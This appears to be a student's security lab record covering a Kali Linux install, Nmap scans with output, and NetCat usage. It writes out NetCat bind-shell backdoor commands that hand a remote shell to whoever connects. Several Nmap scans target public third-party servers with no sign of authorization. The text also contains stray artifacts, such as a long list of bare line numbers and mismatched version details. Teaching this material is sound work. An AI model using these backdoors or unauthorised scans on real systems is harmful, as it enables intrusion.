

PRACTICAL 1

Aim: Install Kali Linux. Examine the utilities and tools available in Kali Linux.

To install Kali Linux –

1. **First, we will download the Virtual box and install it.**
2. **Later, we will download and install Kali Linux.**


VirtualBox is a powerful x86 and AMD64/Intel64 virtualization product for enterprise as well as home use. Not only is VirtualBox an extremely feature rich, high-performance product for enterprise customers, it is also the only professional solution that is freely available as Open-Source Software.




VirtualBox is open-source software for virtualizing the x86 computing architecture. It acts as a hypervisor, creating a VM (virtual machine) where the user can run another OS (operating system). The operating system where VirtualBox runs is called the "host" OS.


Steps on how to download virtual box:

Download virtual box from its official website <https://www.virtualbox.org/>. The interface will look as follows






Click the marked link for Windows to download the file.




In downloads launch the VirtualBox application highlighted above



By completing the Installation virtual box will open

The interface looks as such




Now to

proceed to install kali Linux:





The main website for kali Linux is as such: Simply search kali.org





Above marked objects can be selected for kali installation, but to install it in a VirtualBox, the “virtual machines” are used.

Once

	Kali-Linux-2022.2-virtualbox-amd64	8/31/2022 7:42 PM	VirtualBox Machin...	10 KB
	Kali-Linux-2022.2-virtualbox-amd64.vbox...	8/31/2022 7:42 PM	VBOX-PREV File	10 KB
	Kali-Linux-2022.2-virtualbox-amd64-disk...	8/31/2022 4:59 PM	Virtual Disk Image	12,652,544 ...
	ss1	8/26/2022 3:31 PM	PNG File	213 KB


kali is

installed, open the file with the blue icon (‘Kali-linux-2025.2-virtualbox-amd64.vbox’).

This will create a Kali Linux OS in the VirtualBox.

Start it and enter kali as username and kali as password to launch the machine.

The machine looks like this:



Let's List the tools and commands available in kali Linux and see their uses.

1. Nikto tool:

Nikto is an open-source web server and web application scanner. Nikto can perform comprehensive tests against web servers for multiple security threats, including over 6700 potentially dangerous files/programs. Nikto can also perform checks for outdated web servers' software, and version-specific problems.

2. NMAP

Nmap is used for exploring networks, perform security scans, network audit and finding open ports on remote machine. It scans for Live hosts, Operating systems, packet filters and open ports running on remote hosts

Nmap is a multi-platform program that can be installed on all major operating systems. It was initially released as a Linux-only tool, and later it was ported to other systems such as BSD, Windows, and macOS. If you prefer a GUI over the command line, Nmap also has a graphical user interface called Zen map.

3. Nessus

Nessus is a remote security scanning tool, which scans a computer and raises an alert if it discovers any vulnerabilities that malicious hackers could use to gain access to any computer you have connected to a network.

The web interface can be accessed with your browser by making an HTTPS connection to TCP port 8834 (e.g. <https://localhost:8834/>). You can also access the Nessus Web Interface remotely by using the default IP address assigned to Kali Linux (e.g. <https://192.168.1.250:8834/>).

4. Wireshark

Wireshark is a network protocol analyzer that is termed to be the most used and best tool around the word. With Wireshark, you can see what is happening in your network and apply filters to get the most efficient results for what you are looking for.

5. netsniff-ng

The netsniff-ng tool is a fast, efficient, and freely available tool that can analyze packets in a network, capture and replay pcap files, and redirect traffic among different interfaces. These operations are all performed with zero-copy packet mechanisms. The transmission and reception functions do not require a kernel to copy packets to user space from kernel space and vice versa.

PRACTICAL 3

AIM: Explore the Nmap tool and list how it can be used for network defense.

Nmap is used for exploring networks, perform security scans, network audit and finding open ports on remote machine. It scans for Live hosts, Operating systems, packet filters and open ports running on remote hosts

Nmap allows you to scan your network and discover not only everything connected to it, but also a wide variety of information about what's connected, what services each host is operating, and so on. It allows a large number of scanning techniques, such as UDP, TCP connect (), TCP SYN (halfopen), and FTP.

Nmap is short for Network Mapper. It is an open-source Linux command-line tool that is used to scan IP addresses and ports in a network and to detect installed applications. Nmap allows network admins to find which devices are running on their network, discover open ports and services, and detect vulnerabilities.

Features of NMAP

There are various phases involved in performing a network scan using Nmap. These steps can be defined by various options provided by the Nmap utility. A user can pick any of these options, as per their requirements, to obtain specific network scan results. The following are the options provided by the Nmap utility:

- Host discovery
- Scan techniques
- Port specification and scan order
- Service or version detection
- Script scan
- OS detection
- Timing and performance
- Evasion and spoofing
- Output
- Target specification

Applications of NMAP:

- Nmap gives you detailed information on every IP active on your networks, and each IP can then be scanned. In this way, you can check whether an IP is being used by a legitimate service, or by an external attacker.
- Nmap provides information on your network. You can use it and provide a list of live hosts and open ports, as well as identifying the OS of every connected device. So, you will have a valuable tool in ongoing system monitoring, as well as a critical part of pen- testing. You

have learned about the Metasploit framework, then, you can use Nmap alongside it to probe and then repair network vulnerabilities.

- You can use Nmap to scan your own web server (particularly if you are hosting your website from home) and it is simulating the process that a hacker would use to attack your site. So, if you are looking for a tool to protect personal and business websites, you will find this tool valuable. It helps you to use a powerful way of identifying security vulnerabilities by Attacking your own site.

NMAP as Network Defense Tool:

- Nmap is now one of the core tools used by network administrators to map their networks. The program can be used to find live hosts on a network, perform port scanning, ping sweeps, OS detection, and version detection..
- By using scanners such as Nmap, the "bad guys" are able to sweep networks and look for vulnerable targets. Once these targets are identified, an intruder is able to scan for listening ports. Nmap will also use TCP stack fingerprinting to accurately determine the type of machine being scanned.
- Nmap is now one of the core tools used by network administrators to map their networks.
- Nmap can be the solution to the problem of identifying activities on a network as it scans the entire system and make map of every part of it
- Thus, it can be said that Nmap tools works as network defense tools.

Nmap command:-

This command scans a target with nmap without specifying any command-line option the target can be either an ip address

```
(kali@kali)-[~]
$ nmap 10.0.2.15
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-08 00:14 EDT
Nmap scan report for 10.0.2.15
Host is up (0.00011s latency).
All 1000 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
```

Multiple Target Scans with nmap

1.

```
(root@kali)-[~]
# nmap 127.0.0.1 127.0.0.99
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-04 05:46 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000050s latency).
All 1000 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap scan report for 127.0.0.99
Host is up (0.0000040s latency).
All 1000 scanned ports on 127.0.0.99 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 2 IP addresses (2 hosts up) scanned in 5.71 seconds
```

```
(root@kali)-[~]
# nmap -sP 10.0.6.5/20
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-04 06:21 EDT
Nmap scan report for 10.0.0.0
Host is up (0.0013s latency).
Nmap scan report for 10.0.0.1
Host is up (0.00087s latency).
Nmap scan report for 10.0.0.2
Host is up (0.0016s latency).
Nmap scan report for 10.0.0.3
Host is up (0.0016s latency).
Nmap scan report for 10.0.0.4
Host is up (0.00086s latency).
Nmap scan report for 10.0.0.5
Host is up (0.00084s latency).
Nmap scan report for 10.0.0.6
Host is up (0.0022s latency).
Nmap scan report for 10.0.0.7
Host is up (0.0094s latency).
Nmap scan report for 10.0.0.8
Host is up (0.0022s latency).
Nmap scan report for 10.0.0.9
Host is up (0.0011s latency).
Nmap scan report for 10.0.0.10
Host is up (0.0017s latency).
Nmap scan report for 10.0.0.11
Host is up (0.0017s latency).
Nmap scan report for 10.0.0.12
Host is up (0.0016s latency).
Nmap scan report for 10.0.0.13
Host is up (0.0015s latency).
Nmap scan report for 10.0.0.14
Host is up (0.0011s latency).
Nmap scan report for 10.0.0.15
Host is up (0.0014s latency).
Nmap scan report for 10.0.0.16
```

Ping scan in nmap:-

This Nmap command used to ping scan.

Example: nmap -sP 142.250.192.1

```
(root@kali)-[/home/kali]
# nmap -sP 142.250.192.1
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-31 08:41 EDT
Nmap scan report for 1.192.250.142.in-addr.arpa (142.250.192.1)
Host is up (0.00099s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds

(root@kali)-[/home/kali]
#
```

Don't Ping scan in nmap:-

This Nmap command used to don't ping scan.

Example: nmap -PN 142.250.192.1


```
(root@kali)~[/home/kali]
# nmap -PN 142.250.192.1
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-31 08:43 EDT
Nmap scan report for 142.250.142.in-addr.arpa (142.250.192.1)
Host is up (0.023s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 4.69 seconds

(root@kali)~[/home/kali]
#
```

Tcp SYN ping:-

This Nmap command used to Tcp SYN scan.

```
(root@kali)~[/home/kali]
# nmap -PS 31.13.79.35
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-31 08:44 EDT
Nmap scan report for edge-star-mini-shv-02-bom1.facebook.com (31.13.79.35)
Host is up (0.021s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 4.90 seconds

(root@kali)~[/home/kali]
#
```

Scan Version Using NMAP.

This NMAP command scans the version of the NMAP.

Example: nmap --version

```
(root@kali)~[/home/kali]
# nmap --version
Nmap version 7.92 ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.3.6 openssl-1.1.1n libssh2-1.10.0 libz-1.2.11 libpcap-1.7.3 nmap-libpcap-1.7.3 nmap-libdnet-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select
```

Tcp ack ping:-

This nmap command scan the tcp ack ping.

```
(root@kali)~[/home/kali]
# nmap -PA 31.13.79.35
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-31 08:51 EDT
Nmap scan report for 31.13.79.35
Host is up (0.021s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 2 IP addresses (2 hosts up) scanned in 31.12 seconds

(root@kali)~[/home/kali]
# nmap --version
Nmap version 7.92 ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.3.6 openssl-1.1.1n libssh2-1.10.0 libz-1.2.11 libpcap-1.7.3 nmap-libpcap-1.7.3 nmap-libdnet-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select

(root@kali)~[/home/kali]
# nmap -iL list.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-31 08:52 EDT
Nmap scan report for 57.248.16.52
Host is up (0.021s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 2 IP addresses (2 hosts up) scanned in 31.12 seconds

(root@kali)~[/home/kali]
# nmap -iL list.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-31 08:53 EDT
Nmap scan report for 142.250.142.in-addr.arpa (142.250.192.1)
Host is up (0.023s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 2 IP addresses (2 hosts up) scanned in 26.84 seconds
```

Scan a list of target:- This nmap command scan a list of inputs or targets.

Save output in text file:-

This nmap command save the output in a text file.

```

1 # Nmap 7.92 scan initiated Wed Aug 31 08:50:18 2022 as: nmap -oN scan.txt 104.244.42.1
2 Nmap scan report for 104.244.42.1
3 Host: 104.244.42.1
4 Not shown: 998 filtered tcp ports (no-response)
5 PORT: STATE SERVICE
6 80/tcp open  http
7 443/tcp open  https
8
9 # Nmap done at Wed Aug 31 08:50:22 2022 -- 1 IP address (1 host up) scanned in 6.11 seconds
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000

```

DNS resolution:-

```

(root@kali)-[/home/kali]
# nmap -n 104.244.42.1

Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-31 08:50 EDT
Nmap scan report for 104.244.42.1
Host is up (0.032s latency).
All 1000 scanned ports on 104.244.42.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 10.31 seconds

(root@kali)-[/home/kali]
#

```

Force DNS resolution:-

```

(root@kali)-[/home/kali]
# nmap -R 104.244.42.1

Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-31 08:49 EDT
Nmap scan report for 104.244.42.1
Host is up (0.0019s latency).
All 1000 scanned ports on 104.244.42.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 5.11 seconds

(root@kali)-[/home/kali]
#

```

PRACTICAL 4

Aim: To understand and explore the functionality of NetCat (NC) networking utility tool.

Introduction

Netcat (NC) is a versatile networking utility tool that uses TCP and UDP connections to read and write in a network. It functions across all operating systems and can be used for both network security testing and debugging purposes.

Theory

NetCat operates as a command-line tool that can:

- Create network connections
- Listen for connections
- Enable chat functionality between systems
- Transfer files
- Create backdoors (for educational purposes)
- Debug and investigate networks

Equipment Required

1. Computer system with NetCat installed
2. Two machines (preferably Windows and Kali Linux) for testing connections
3. Network connection
4. Administrative privileges

Procedure

1. Basic NetCat Commands

To view all available options in NetCat:

```
nc -h
```

2. Connecting to a Server

Syntax:

nc [Target IP Address] [Target Port]

Example:

nc 192.168.17.43 21

3. Chat Functionality

Step 1: Setting up Listener (Windows Machine)

nc -lvvp 4444

Where:

- l: Listen Mode
- vv: Verbose Mode
- p: Local Port
- 4444: Port Number

Step 2: Setting up Initiator (Kali Linux Machine)

nc 192.168.1.35 4444

4. Backdoor Creation (For Educational Purposes)

For Linux Systems:

nc -l -p 2222 -e /bin/bash

For Windows Systems:

nc -l -p 1337 -e hack.exe

Connecting to Backdoor:

nc 192.168.1.35 2222

5. Using Verbose Mode

To get extended information:

```
nc 192.168.17.43 21 -v
```

6. Saving Output

To save NetCat output to a file:

```
nc 192.168.17.43 21 -v -o /root/Desktop/Result.txt
```

7. File Transfer

To send a file (from Windows system):

```
nc -v -w 20 -p 8888 -l file.txt
```